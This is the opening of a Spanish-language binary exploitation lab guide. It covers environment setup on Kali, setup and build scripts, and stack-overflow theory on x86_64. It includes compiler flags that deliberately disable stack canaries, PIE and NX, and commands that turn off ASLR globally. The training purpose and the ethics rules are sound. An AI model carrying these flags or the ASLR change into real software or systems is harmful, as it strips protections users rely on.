

Entorno Kali y Buffer Overflow (x86_64)

Guía práctica y verificada para montar tu laboratorio de explotación binaria: instalación del entorno en Kali Linux, flags de compilación inseguras, ASLR y los cinco ejercicios A0–A4 que llevan de un crash aleatorio al control total del registro RIP.

Serie de laboratorio · 4 partes

Ejercicios A0–A4 verificados con pwntools en x86_64 nativo (AMD)

Índice

Cómo usar esta serie	1
Capítulo 1. Uso y ética	3
Capítulo 2. Preparación del entorno Kali	4
2.1 Tu hardware: AMD x86_64 nativo, la GPU no participa	4
2.2 Instalación de herramientas con apt	4
2.3 Tabla de verificación del entorno	5
2.4 Bandera por bandera: compilación insegura con intención	6
2.5 ASLR: la pila que cambia de casa en cada ejecución	7
2.6 setup.sh y build.sh: automatización reproducible	8
2.7 Troubleshooting del setup	9
Capítulo 3. Fundamentos del buffer overflow	10
3.1 Cómo se organiza la memoria de un proceso	10
3.2 Registros x86_64 y la convención System V	11
3.3 El stack frame: prólogo, trabajo y epílogo	12
3.4 La sobrescritura del retorno, byte a byte	13
3.5 Funciones peligrosas y sus sustitutas	14
3.6 Autoevaluación: cinco preguntas antes de explotar	15
Parte A. Ejercicios resueltos (A0–A4)	16
A0 — Sanidad	16
A1 — Primer crash (SIGSEGV)	19
A2 — Radiografía con GDB+GEF (offset)	21
A3 — Control de RIP	25
A4 — ret2shellcode con NOP sled	28
Apéndice. Chuleta y siguientes pasos	32

Cómo usar esta serie

Este documento es la **Parte 1 de 4** de un laboratorio de prácticas de explotación binaria diseñado para personas que empiezan desde cero en el tema. Al finalizar tendrás un entorno Kali Linux completamente funcional, la teoría justa de memoria y stack en x86_64, y cinco ejercicios resueltos (A0 a A4) que terminan con el control total del registro **RIP** de un programa real. Todo se practica de forma nativa sobre tu CPU AMD: compila, ejecuta y explota sin emulación alguna. La serie fue diseñada como preparación directa para el paper "*LLM-Assisted ROP Chain Synthesis*", así que cada concepto que aparezca aquí reaparecerá después con notación más formal.

La regla de oro de la serie es **verificar antes de afirmar**: cada comando, cada exploit y cada salida de ejemplo que leerás fue ejecutado realmente en un entorno x86_64 con las mismas banderas que te indicamos. Cuando veas una dirección de memoria concreta, se marca como ejemplo; la tuya será distinta. Cuando veas una salida de herramientas, procura compararla con la tuya línea por línea: las diferencias suelen ser el síntoma más temprano de un entorno mal preparado, y detectarlas a tiempo te ahorra horas de depuración ciega.

Parte	Enfoque	Qué construirás	Tiempo
Parte 1 (este documento)	Entorno + Buffer Overflow	Kali lista con pwntools, GEF y ROPgadget; fundamentos de stack; ejercicios A0–A4 hasta controlar RIP.	5–6 h
Parte 2	ROP resuelto	Gadgets (pop rdi; ret), ret2win y ret2libc paso a paso, con las mismas convenciones y numeración.	6–8 h
Parte 3	Retos guiados	Binarios nuevos con pistas graduales: tú escribes el exploit completo y la Parte 3 te acompaña.	8–10 h
Parte 4	CTFs + solucionario	Retos tipo CTF de stack/ROP y solucionario razonado de las Partes 1–3 para autoevaluación final.	10–12 h

Tabla 1. Mapa de la serie: cada parte asume y reutiliza la anterior.

La ruta de estudio sugerida para la Parte 1 suma entre cinco y seis horas efectivas. No intentes completarla de un tirón: el stack overflow tiene una curva conceptual inicial y tu cerebro necesita pausas para consolidarla. Una buena partición es una sesión de configuración (Capítulo 2), una de teoría (Capítulo 3) y dos o tres de práctica (Parte A). Si algo no funciona, el Capítulo 2.7 concentra los fallos de setup más comunes con sus soluciones.

Bloque	Contenido	Tiempo sugerido
Setup	Lectura del Capítulo 1 + instalación y verificación del entorno (Capítulo 2, con setup.sh).	60–90 min
Teoría	Capítulo 3 completo: memoria, registros, stack frame y funciones peligrosas, con autoevaluación.	90 min
Práctica I	A0 (sanidad) y A1 (primer crash): compilar, correr, romper y leer el SIGSEGV.	45 min

Bloque	Contenido	Tiempo sugerido
Práctica II	A2 (radiografía con GDB+GEF) y A3 (control de RIP): medir el offset y aterrizar en 0x4343...4343.	90 min
Práctica III	A4 (ret2shellcode): pila ejecutable, NOP sled y shell de /bin/sh real.	60-90 min
Cierre	Apéndice, apuntes propios y lectura de la advertencia ética una vez más antes de la Parte 2.	30 min

Tabla 2. Ruta de estudio de la Parte 1: 5-6 horas en bloques de 60-90 minutos.

Convenciones visuales del documento

Toda la serie usa exactamente las mismas convenciones para que tu ojo aprenda a identificar el tipo de contenido a golpe de vista. Los **comandos que tú escribes** aparecen en cajas de código monoespaciado con borde azul; cuando el prompt sea relevante verás el símbolo \$ inicial. Las **salidas esperadas** de las herramientas se muestran en cajas verdes etiquetadas como "SALIDA ESPERADA", con datos reales capturados durante la verificación. Las **advertencias** (pitfalls, errores comunes, trampas de x86_64) usan cajas ámbar con borde rojizo. Los recuadros azules contienen notas conceptuales y contexto que no quieres saltarte, aunque no sean pasos de ejecución.

COMANDO

```
$ pwn checksec ./al_crash
```

caja azul: esto es un comando que tu escribes en la terminal

SALIDA ESPERADA

Así se ve una salida esperada: texto monoespaciado que la herramienta realmente produjo durante nuestra verificación. Si tu salida difiere de forma sustancial, detente y compara.

ADVERTENCIA

Y así se ve una advertencia: fallos frecuentes, trampas del hardware de 64 bits y detalles que rompen exploits. Léelas todos: cada uno corresponde a un problema real del laboratorio.

Los identificadores de los ejercicios son **A0, A1, A2, A3 y A4**, y esa numeración es única y estable en toda la serie: las Partes 2, 3 y 4 los referenciarán por nombre ("recuerda el offset de A2", "como en A4"). No renombres ni los archivos ni los binarios cuando los copies a tu máquina, porque los scripts de las siguientes partes buscarán exactamente esos nombres. Las soluciones vienen en Python con pwntools y están comentadas línea por línea dentro del propio código, de modo que puedas leerlas como tutoriales ejecutables y no como recetas mágicas.

Capítulo 1. Uso responsable y ética del laboratorio

1.1 Qué es este laboratorio (y qué no es)

Este laboratorio es un **campo de entrenamiento privado**: un conjunto de binarios que tú mismo compilas en tu propia máquina virtual Kali, con banderas inseguras aplicadas a propósito y a sabiendas, para estudiar cómo se rompe la memoria de un proceso Linux en x86_64. Cada técnica que practicarás (desbordar un buffer con `gets()`, medir un offset, controlar RIP y ejecutar shellcode) tiene contramedidas conocidas: canaries, NX, ASLR, PIE. Saber atacar es la misma habilidad que saber defender, y esa dualidad es el corazón de la seguridad ofensiva seria.

Lo que este laboratorio **no** es: no es una licencia para aplicar nada de esto fuera de tu máquina virtual. Ningún ejercicio te pide tocar un sistema que no sea tuyo, conectarte a una red ajena, ni tocar software comercial o de terceros. Los binarios del lab son tuyos, la VM es tuya y el daño posible es cero. Ese contorno no es un formalismo: es la condición que separa el estudio legítimo de la comisión de delitos informáticos, y como verás en el recuadro siguiente, la ley mexicana no contempla "estaba practicando" como atenuante.

RECUADRO DE ÉTICA — LÉELO COMPLETO, ES OBLIGATORIO

- 1. Solo binarios propios.** Explota exclusivamente los binarios que compiles tú con `build.sh` dentro de tu VM Kali aislada. Ningún binario de terceros, ningún software de producción, nunca.
- 2. Solo tu VM aislada.** Practica en una máquina virtual que tú controles, sin acceso a redes de trabajo, escolares o familiares mientras explotas. El modo host-only o NAT de tu hipervisor es suficiente.
- 3. Contra sistemas de terceros es ilegal e inaceptable.** Aplicar estas técnicas a equipos, cuentas o servicios que no te pertenecen, sin autorización expresa y por escrito, constituye delito informático en México y en prácticamente cualquier jurisdicción, con sanciones penales reales (privación de la libertad y multas), además de expulsiones académicas y despidos laborales.
- 4. El objetivo del lab es entender.** Quien entiende cómo se rompe un stack frame sabe construir binarios que no se rompen, auditar con criterio y escribir exploits legales en programas autorizados (bug bounty, investigación propia). El conocimiento es tuyo; el daño, jamás.

1.2 La estructura de tu taller: la carpeta `~/rop-lab`

Toda la serie vive en una única carpeta de tu directorio personal: `~/rop-lab`. Estandarizar la ruta importa más de lo que parece: los scripts de setup y build la crean por ti, las soluciones la asumen, y cuando llegue la Parte 2 encontrarás los ejercicios nuevos ya ubicados en la subcarpeta correcta sin tener que mover nada a mano. Cópiala tal cual:

ESTRUCTURA DE CARPETAS

```
~/rop-lab/
├── 00-fundamentos/ # tus experimentos libres de la Parte 1
├── 01-resueltos/   # A0-A4: soluciones .py comentadas (Parte 1)
├── 02-guiados/    # retos con pistas graduales (Parte 3)
├── 03-ctfs/       # retos tipo CTF y solucionario (Parte 4)
└── src/           # fuentes .c + build.sh + binarios compilados
```

La carpeta `00-fundamentos` es tu patio de recreo: modifica los fuentes, sube y baja el tamaño del buffer, cambia banderas y observa qué rompes. El aprendizaje de la explotación se acelera enormemente cuando rompes cosas a propósito y en miniatura, en lugar de esperar el caso perfecto. `01-resueltos` guardará los cinco ejercicios resueltos con sus exploits, y `src` los fuentes de todos los binarios con el script de compilación exacto del PDF.

Una recomendación práctica desde el día uno: lleva un **cuaderno de laboratorio** (un simple `markdown` sirve) donde anotes offset medido, direcciones observadas, comandos que fallaron y por qué. En explotación binaria, la memoria a corto plazo no basta: estarás comparando estados entre ejecuciones y entre días, y tus notas serán tu mejor herramienta. Este hábito además es exactamente lo que un equipo profesional espera ver en una writeup o en un reporte de vulnerabilidad.

Capítulo 2. Preparación del entorno Kali

En explotación binaria, la mitad de los frustrantes "no me funciona" no son problemas de exploit sino de entorno: una versión equivocada de `gcc`, `pwntools` instalado en el Python equivocado o una bandera de compilación olvidada. Este capítulo instala y verifica tu arsenal completo en una VM Kali de 64 bits ya existente, sin cambiar de distribución ni recurrir a WSL. Al terminar tendrás cinco herramientas verificadas: `gdb` con GEF, `gcc`, `pwntools`, `ROPgadget` y `ropper`, además de un par de scripts que automatizan todo para las siguientes partes de la serie.

2.1 Tu hardware: AMD x86_64 nativo, la GPU no participa

Tu procesador AMD es de arquitectura **x86_64** (también llamada AMD64: fue AMD quien la inventó con el Opteron), exactamente la arquitectura para la que se compilan y explotan los binarios de este laboratorio. Eso significa que el binario que `gcc` produce dentro de tu VM Kali ejecuta instrucciones nativas de tu CPU real, sin emulación de por medio: ni QEMU traduciendo instrucciones, ni un contenedor de arquitectura cruzada. Para aprender explotación esto es **la situación ideal**: las direcciones, los registros y los offsets que observes corresponden uno a uno con lo que el procesador hace, y los tiempos de compilación y ejecución son instantáneos.

Haz una aclaración ahora, para no volver sobre ella: **tu GPU NVIDIA no interviene en absolutamente nada de este laboratorio**. La explotación de binarios vive en CPU y memoria; la GPU no compila, no ejecuta los binarios del lab y no participa en el cálculo de direcciones. La única razón por la que una GPU con CUDA podría aparecer en tu camino es si más adelante decides correr modelos de lenguaje localmente (por ejemplo para experimentos de síntesis de ROP con LLMs, fuera del alcance de esta serie); incluso en ese escenario, la GPU sería un acelerador aparte, nunca parte del entorno de explotación. Puedes dejar tus drivers de NVIDIA tranquilos.

Lo único que tu hardware pide verificar es que la VM sea de 64 bits, lo cual confirmarás con el comando de la sección 2.3. Si `uname -m` responde `x86_64` en tu terminal, estás en el caso exacto para el que fue escrito este documento: todo lo que sigue compila y explota de forma nativa en tu máquina.

2.2 Instalación de herramientas con apt

Kali ya trae buena parte del material, pero conviene instalarlo de forma explícita para garantizar versiones y dependencias. El siguiente comando instala el paquete completo: el depurador `gdb`, la cadena de compilación de `gcc`, utilidades de red para servidores de práctica (`socat`), y los clientes de descarga que usan los instaladores de GEF. Tarda unos minutos según tu espejo de apt.

INSTALACION BASE

```
$ sudo apt update
$ sudo apt install -y gdb build-essential gcc python3-pip python3-venv \
git curl wget socat
```

`pwntools` es el framework de explotación en Python que usaremos en todos los ejercicios A0–A4: maneja procesos y tuberías, empaqueta direcciones con `p64()`, genera patrones de offset con `cyclic()` y lee core dumps sin que muevas un dedo. En Kali la vía recomendada es el paquete oficial de la distribución, que ya resuelve dependencias y menús:

PWNTOOLS VIA APT (RECOMENDADO EN KALI)

```
$ sudo apt install -y python3-pwntools
```

Plan B si pip está bloqueado (PEP 668): las distribuciones modernas protegen su Python del sistema impidiendo que `pip` instale paquetes directamente; el error típico menciona "externally-managed-environment". La solución limpia es un entorno virtual aislado: Python propio, paquetes propios, cero riesgo para el sistema. Crea el `venv` una vez y actívalo cada sesión de laboratorio; si tu shell lo muestra como prefijo (`rop`), ya está activo.

PLAN B: VENV + PIP (PEP 668)

```
$ python3 -m venv ~/venvs/rop
$ source ~/venvs/rop/bin/activate
(rop) $ pip install pwntools ropgadget ropper
```

Sobre GDB instalamos **GEF** (GDB Enhanced Features), una capa de funciones para explotación: contexto de registros y stack en cada parada, generación y búsqueda de patrones de offset, visualización de heap y `checksec` integrado. Se instala con su script oficial, que descarga un único archivo `gef.py` y lo registra en `~/gdbinit` para que cargue en cada sesión de `gdb`.

GEF (GDB ENHANCED FEATURES)

```
$ bash -c "$(curl -fsSL https://gef.blah.cat/sh)"
```

Por último, las dos herramientas de **enumeración de gadgets** que la Parte 2 usará a fondo: `ROPgadget` y `ropper` recorren el binario buscando secuencias de instrucciones terminadas en `ret` (los "gadgets" con los que se construyen cadenas ROP). En la Parte 1 solo las instalamos y verificamos; basta saber que existen y responden a `--version`.

GADGETS: ROPGADGET Y ROPPER

```
$ sudo apt install -y ropgadget ropper
```

2.3 Tabla de verificación del entorno

Instalar no es lo mismo que tener funcionando. Ejecuta los cinco comandos de la tabla y compara tus salidas con la columna "Resultado esperado"; las versiones concretas pueden variar ligeramente con las

actualizaciones de Kali, pero la forma debe coincidir. Si cualquier comando falla, la sección 2.7 contiene el diagnóstico de los fallos más frecuentes. Esta tabla es también tu checklist de re-verificación cada vez que actualices la VM o instales algo nuevo.

Herramienta	Comando de prueba	Resultado esperado
gdb + GEF	<code>gdb --version</code> y dentro de <code>gdb: version</code>	GNU gdb 13.x/14.x/15.x; GEF carga banner "(GEF)" al iniciar cualquier binario
pwntools	<code>python3 -c "import pwn; print(pwn.version)"</code>	4.x.x (la serie se verificó con 4.15.0)
ROPgadget	<code>ROPgadget --version</code>	ROPgadget v7.x (verificado: v7.7)
ropper	<code>ropper --version</code>	Ropper 3.x con banner de version
checksec	<code>pwn checksec ./binario</code>	tabla RELRO / Stack / NX / PIE del binario indicado

Tabla 3. Checklist de verificación: cinco comandos, cinco respuestas.

Un sexto chequeo, rápido y decisivo: `uname -m` debe responder `x86_64`. Si responde otra cosa (por ejemplo `i686`), tu VM es de 32 bits o de otra arquitectura y los binarios de este laboratorio no correrán de forma nativa; revisa la configuración del hipervisor antes de continuar.

2.4 Bandera por bandera: compilación insegura con intención

Por defecto, gcc moderno compila binarios blindados: canario contra overflow, PIE para recolocar el binario, NX para que el stack no sea ejecutable. Son las contramedidas que aprenderás a evadir, pero activadas todas a la vez convierten el primer intento de overflow en un `*** stack smashing detected ***` en vez de en una lección. Por eso el lab compila con banderas que **desactivan protecciones de forma explícita y pedagógica**: necesitas ver el fallo puro antes de entender qué bloquea cada defensa. La tabla detalla qué apaga cada bandera y por qué la necesitamos.

Bandera	Qué desactiva / activa	Por qué la necesitas en el lab
<code>-g</code>	Nada de seguridad: añade información de depuración.	Permite que GDB+GEF te muestren nombres de variables, líneas de código y frames legibles en A2.
<code>-O0</code>	Optimizaciones del compilador (nivel cero).	Con <code>-O2</code> gcc reordena y desaparece variables; con <code>-O0</code> el stack frame es determinista y el offset que mides en A2 es estable.
<code>-fno-stack-protector</code>	El canario de stack (SSP).	Sin esto, un overflow aborta con "stack smashing detected" ANTES de que el retorno se corrompa: no verías el SIGSEGV de A1 ni controlar RIP en A3.
<code>-no-pie</code>	PIE (Position Independent Executable): el binario deja de recolocarse.	El código queda anclado en 0x400000 y funciones como <code>victim()</code> tienen dirección fija: indispensable para <code>ret2win</code> en la Parte 2.
<code>-z execstack</code>	NX en el stack: lo marca ejecutable (GNU_STACK RWE).	Solo para A4: permite que el shellcode colocado en el stack se ejecute. En A0–A3 jamás se usa; el resto del lab conserva NX.

Tabla 4. Bandera → qué desactiva → por qué: cada una existe para aislar un concepto.

La plantilla de compilación del laboratorio, para todos los ejercicios excepto A4, es la siguiente. Fíjate en que el orden de las banderas es irrelevante para gcc, pero mantener una sola plantilla evita errores de dedo; `a4_shellcode` añade la cuarta bandera exclusiva.

PLANTILLA DE COMPILACION DEL LAB

```
$ gcc -g -O0 -fno-stack-protector -no-pie -o vuln vuln.c
# variante de A4 (pila ejecutable):
$ gcc -g -O0 -fno-stack-protector -no-pie -z execstack \
-o a4_shellcode a4_shellcode.c
```

2.5 ASLR: la pila que cambia de casa en cada ejecución

ASLR (Address Space Layout Randomization) es una defensa del kernel Linux que recoloca, en cada ejecución del proceso, la base del stack, del heap y de las bibliotecas (libc incluida). Piensa en un hotel que cada noche renumeraría TODAS las habitaciones al azar: aunque conozcas la distribución del edificio, no sabes en qué número caerá la suite que buscas. Para un atacante eso significa que la dirección del buffer que lees hoy no sirve mañana, y que un exploit que hardcodee direcciones muere al segundo intento. ASLR no elimina el overflow: encarece acertar la dirección, y por eso las técnicas ROP de la Parte 2 primero filtran o calculan direcciones.

Para practicar conviene silenciar ASLR de dos maneras. La **por-proceso** es la recomendada: `setarch $(uname -m) -R ./binario` desactiva la aleatorización SOLO para ese comando, sin tocar el sistema, y desaparece al cerrar el proceso. La **global** cambia la política del kernel entero escribiendo en `/proc/sys/kernel/randomize_va_space`: 2 es aleatorización completa (el estado normal de Kali), 0 la desactiva. Si la desactivas globalmente, **restáurala con 2 al terminar la sesión**: es tu red de seguridad y la de cualquier servicio de la VM.

ASLR: POR-PROCESO Y GLOBAL

```
# por-proceso (recomendado): ASLR off solo para esta ejecucion
$ setarch $(uname -m) -R ./a4_shellcode

# global (temporal): guardar y restaurar
$ cat /proc/sys/kernel/randomize_va_space # 2 = activada
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
... practica ...
$ echo 2 | sudo tee /proc/sys/kernel/randomize_va_space # restaurar
```

ADVERTENCIA — GDB DESACTIVA ASLR POR DEFECTO

gdb lanza el proceso con ASLR desactivada (su mecanismo `personality(ADDR_NO_RANDOMIZE)` lo hace por ti), de modo que las direcciones que veas DENTRO de gdb son estables... y distintas de las del proceso real lanzado desde la terminal, porque gdb altera el entorno de variables y con él el tamaño del stack inicial. Regla práctica del lab: **nunca copies una dirección observada en gdb hacia un exploit contra el proceso real**. A4 esquiva el problema completo: el binario imprime su propia dirección y el exploit la lee del leak.

Con ASLR desactivada la base de libc también queda fija y es leíble con `ldd ./binario`: en nuestra verificación, libc se mapeó en `0x00007fe767129000`, una dirección que será distinta en tu máquina (y eso es exactamente el punto).

SALIDA ESPERADA — LDD CON ASLR DESACTIVADA

```
$ ldd ./a0_sanidad
linux-vdso.so.1 (0x00007ffef5d3d000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fe767129000)
/lib64/ld-linux-x86-64.so.2 (0x00007fe76732e000)
```

2.6 setup.sh y build.sh: automatización reproducible

Ambos scripts viajan dentro del paquete de archivos de esta parte (Lab_ROP_Parte1_archivos.zip) y son idénticos a los que se imprimen aquí. `setup.sh` prepara el entorno y la estructura de carpetas; `build.sh` compila A0–A4 con las banderas exactas de la Tabla 4. Guarda el ZIP, descomprímelo en tu VM y ejecuta los dos scripts en orden: el resultado será un taller completo en `~/rop-lab` sin teclear más.

SETUP.SH (IDENTICO AL DEL ZIP)

```
#!/bin/bash
# =====
# setup.sh - Instalacion del entorno para el Laboratorio ROP
# Serie: Laboratorio de Practicas ROP - Parte 1 (x86_64, Kali)
# Probado en Kali Linux 64-bit sobre CPU AMD (x86_64 nativo).
#
# USO RESPONSABLE: este script prepara herramientas de seguridad
# para practicar UNICAMENTE con binarios que tu mismo compilas
# en tu propia VM aislada. Nunca contra sistemas de terceros.
# =====
set -e # abortar ante el primer error

echo "[*] Actualizando indice de paquetes..."
sudo apt update

echo "[*] Instalando paquetes base (gdb, gcc, python3, git, socat)..."
sudo apt install -y gdb build-essential gcc python3-pip python3-venv git curl wget socat

echo "[*] Instalando pwntools desde los repos de Kali..."
sudo apt install -y python3-pwntools

echo "[*] Instalando herramientas de gadgets ROP..."
sudo apt install -y ropgadget ropper

echo "[*] Instalando GEF (explotacion interactiva dentro de GDB)..."
bash -c "$(curl -fsSL https://gef.blah.cat/sh)"

echo "[*] Copiando fuentes y soluciones del laboratorio..."
LAB_DIR="$HOME/rop-lab"
mkdir -p "$LAB_DIR"/{00-fundamentos,01-resueltos,02-guiados,03-ctfs,src}

SCRIPT_DIR="$(cd "$(dirname "${BASH_SOURCE[0]}")" && pwd)"
cp "$SCRIPT_DIR"/a0_sanidad.c "$SCRIPT_DIR"/a1_crash.c \
"$SCRIPT_DIR"/a2_offset.c "$SCRIPT_DIR"/a3_rip.c \
"$SCRIPT_DIR"/a4_shellcode.c "$LAB_DIR/src/"
cp "$SCRIPT_DIR"/a0_sanidad.py "$SCRIPT_DIR"/a1_crash.py \
"$SCRIPT_DIR"/a2_offset.py "$SCRIPT_DIR"/a3_rip.py \
"$SCRIPT_DIR"/a4_shellcode.py "$LAB_DIR/01-resueltos/"
cp "$SCRIPT_DIR"/build.sh "$LAB_DIR/src/"
chmod +x "$LAB_DIR/src/build.sh"

echo "[+] Estructura creada en $LAB_DIR"
echo "[*] Verificacion rapida del entorno..."
gdb --version | head -1
```

```
python3 -c "from pwnlib.version import __version__ as v; print('pwntools', v)" 2>/dev/null \
|| echo "[!] pwntools no importable: mira la seccion 2.7 (troubleshooting) del PDF"
ROPgadget --version 2>/dev/null || echo "[!] ROPgadget ausente"
ropper --version 2>/dev/null || echo "[!] ropper ausente"

echo "[+] Setup completo. Ejecuta ahora: bash build.sh"
```

BUILD.SH (IDENTICO AL DEL ZIP)

```
#!/bin/bash
# =====
# build.sh - Compila los 5 binarios del laboratorio (A0-A4)
# con las MISMAS banderas que imprime el PDF, Parte 1.
#
# Las banderas inseguras son intencionales y pedagogicas:
# -g info de depuracion para GDB/GEF
# -O0 sin optimizar: layout de stack predecible
# -fno-stack-protector quita el canario que abortaria el overflow
# -no-pie direcciones fijas (binario en 0x400000)
# -z execstack pila ejecutable, SOLO para A4 (shellcode)
# =====
set -e

echo "[*] Compilando A0-A4 con flags inseguras didacticas..."

gcc -g -O0 -fno-stack-protector -no-pie -o a0_sanidad a0_sanidad.c
gcc -g -O0 -fno-stack-protector -no-pie -o a1_crash a1_crash.c
gcc -g -O0 -fno-stack-protector -no-pie -o a2_offset a2_offset.c
gcc -g -O0 -fno-stack-protector -no-pie -o a3_rip a3_rip.c
gcc -g -O0 -fno-stack-protector -no-pie -z execstack -o a4_shellcode a4_shellcode.c

echo "[+] Compilacion lista. Chequeo rapido de protecciones:"
echo "-----"
for b in a0_sanidad a1_crash a2_offset a3_rip a4_shellcode; do
echo "==> $b"
pwn checksec "$b" 2>/dev/null || checksec --file="$b" 2>/dev/null || true
done
echo "-----"
echo "[+] Ejecuta cada solucion con: python3 aN_*.py (desde esta carpeta)"
```

Si prefieres ejecutar los pasos a mano (siempre es instructivo hacerlo una vez), los comandos equivalentes están en las secciones 2.2 y 2.4. El detalle importante es que los `.c` de este laboratorio compilan EXACTAMENTE con los comandos impresos: no hay banderas ocultas ni variables de entorno extrañas. `build.sh` además corre `pwn checksec` sobre cada binario, así que verás el estado de protecciones de los cinco en una sola pasada y podrás comparar con la sección 2.3.

2.7 Troubleshooting del setup

Estos son los fallos de instalación más comunes en Kali, con su causa y su arreglo. Ninguno es grave: todos se corrigen en minutos si se identifica el síntoma temprano. La regla general: cuando algo falle, lee EL ÚLTIMO mensaje de error completo (no el primero), porque es el que indica la causa raíz.

Síntoma	Causa probable	Solución
pip se niega: "externally-managed-environment"	Protección PEP 668 del Python del sistema.	Usa el <code>venv</code> de la sección 2.2 (plan B) o instala <code>pwntools</code> con <code>apt</code> (<code>python3-pwntools</code>).

Síntoma	Causa probable	Solución
GEF no carga dentro de gdb (sin banner GEF)	Script descargado a mitad, o <code>~/gdbinit</code> no apunta a <code>gef.py</code> .	Reinstala con el comando <code>curl</code> de 2.2; verifica que exista la línea <code>source ~/gef-*.py</code> en <code>~/gdbinit</code> .
"command not found": ROPgadget / ropper / pwn	Se instalaron en un venv no activado, o fuera del PATH.	Activa el venv (<code>source ~/venvs/rop/bin/activate</code>) o reinstala vía <code>apt</code> ; revisa con <code>which pwn</code> .
"Permission denied" al ejecutar <code>build.sh</code> o binarios	Falta bit de ejecución o la carpeta vive en un medio <code>noexec</code> .	<code>chmod +x build.sh</code> y compila dentro de tu home; evita /media montados con <code>noexec</code> .
<code>gcc: error: implicit declaration of function 'gets'</code>	<code>gcc</code> moderno ya no declara <code>gets()</code> en cabeceras (C11 la retiró).	Es lo esperado SI el <code>.c</code> no incluye el prototipo manual; los fuentes del lab ya lo traen. En fuentes tuyos, decláralo a mano.
<code>warning: the 'gets' function is dangerous</code>	Aviso del enlazador al usar <code>gets()</code> : es INTENCIONAL en este lab.	No lo "arregles": confirma que es el único aviso y sigue. Es el recordatorio de que estás compilando una vulnerabilidad a sabiendas.

Tabla 5. Los seis síntomas clásicos del setup y su cura.

Con el entorno verificado por la Tabla 3 y los cinco binarios compilados por `build.sh`, tu laboratorio está listo. El siguiente capítulo es de teoría densa pero corta: memoria, registros y stack frame en `x86_64`. Léelo con el terminal abierto y los binarios a mano: cada concepto viene con el comando que te deja verlo en vivo.

Capítulo 3. Fundamentos del buffer overflow en x86_64

Este capítulo va ANTES de los ejercicios por una razón deliberada: explotar sin entender la memoria es copiar recetas, y las recetas se rompen en cuanto cambia el compilador. Aquí construirás el modelo mental completo en tres piezas: cómo organiza la memoria un proceso Linux (3.1), qué contrato cumplen los registros entre funciones (3.2) y qué ocurre dentro de un stack frame cuando entra y sale una función (3.3). Con esas piezas, la sobrescritura de la dirección de retorno (3.4) deja de ser magia y se vuelve aritmética: contar bytes. Cierra con la lista de funciones peligrosas (3.5) y una autoevaluación (3.6). Ten el terminal abierto: cada sección indica cómo ver el concepto en vivo.

3.1 Cómo se organiza la memoria de un proceso

Cuando Linux ejecuta un binario, mapea sus segmentos en memoria virtual y añade dos regiones dinámicas: el **heap**, que crece hacia arriba para las allocations de `malloc()`, y el **stack**, que crece hacia abajo para los frames de cada función en ejecución. En medio queda un inmenso hueco no mapeado: tocarlo produce el `SIGSEGV` que conocerás hoy. El layout completo es el siguiente, de direcciones altas (arriba) a bajas (abajo):




Figura 1. Layout de memoria de un proceso Linux x86_64 con ASLR activada: el stack baja, el heap sube, y el binario ancla en 0x400000 gracias a -no-pie.

Tres zonas importan para esta serie. El **stack** es donde viven las variables locales y las direcciones de retorno: es el escenario de la Parte 1 completa y del shellcode de A4. El **.text** es tu código compilado, de solo lectura y ejecución: en la Parte 2 lo recorreremos buscando gadgets terminados en `ret`; con `-no-pie` su base es fija y predecible. Y la región de **memoria mapeada** donde vive `libc` contiene funciones como `system()` y `execve()`, cuyas direcciones dependen de ASLR; por eso la Parte 2 aprenderá a filtrar o calcular su base. El heap espera pacientes a la Parte 4.

3.2 Registros x86_64 y la convención System V

Un registro es un cajón de 64 bits dentro de la CPU: su almacenamiento más rápido y también el que ves en cada paso de GDB. En x86_64 los nombres vienen del legado de 16 y 32 bits, y cada uno tiene un papel semántico acordado por la convención de llamadas **System V AMD64**, la norma que dicen cómo se pasa de `main()` a `víctima()` sin romper nada. La tabla reúne los nueve que usarás a diario:

Registro	Nombre tradicional	Papel en x86_64 (System V)
RIP	instruction pointer	La dirección de la PRÓXIMA instrucción a ejecutar. Es el trofeo del atacante: quien controla RIP controla el flujo del programa.
RSP	stack pointer	Apunta al TOPE de la pila (dirección más baja en uso). <code>ret</code> lo lee; <code>push/pop</code> lo mueven.
RBP	base pointer	Ancla del frame actual: las locales se leen como <code>rbp-desplazamiento</code> . Cada función guarda el RBP del llamador.
RAX	accumulator	Valor de RETORNO de toda función (<code>system()</code> , <code>gets()</code>).

Registro	Nombre tradicional	Papel en x86_64 (System V)
RDI	destination	PRIMER argumento de una función. En ret2libc: RDI = puntero a <code>"/bin/sh"</code> antes de <code>system()</code> .
RSI	source	SEGUNDO argumento.
RDX	data	TERCER argumento (y tercer parámetro de <code>execve</code>).
RCX	counter	CUARTO argumento.
RBX	base	Uso general; preservado por el llamador (callee-saved).

Tabla 6. Registros esenciales de x86_64: nombres heredados, papeles nuevos.

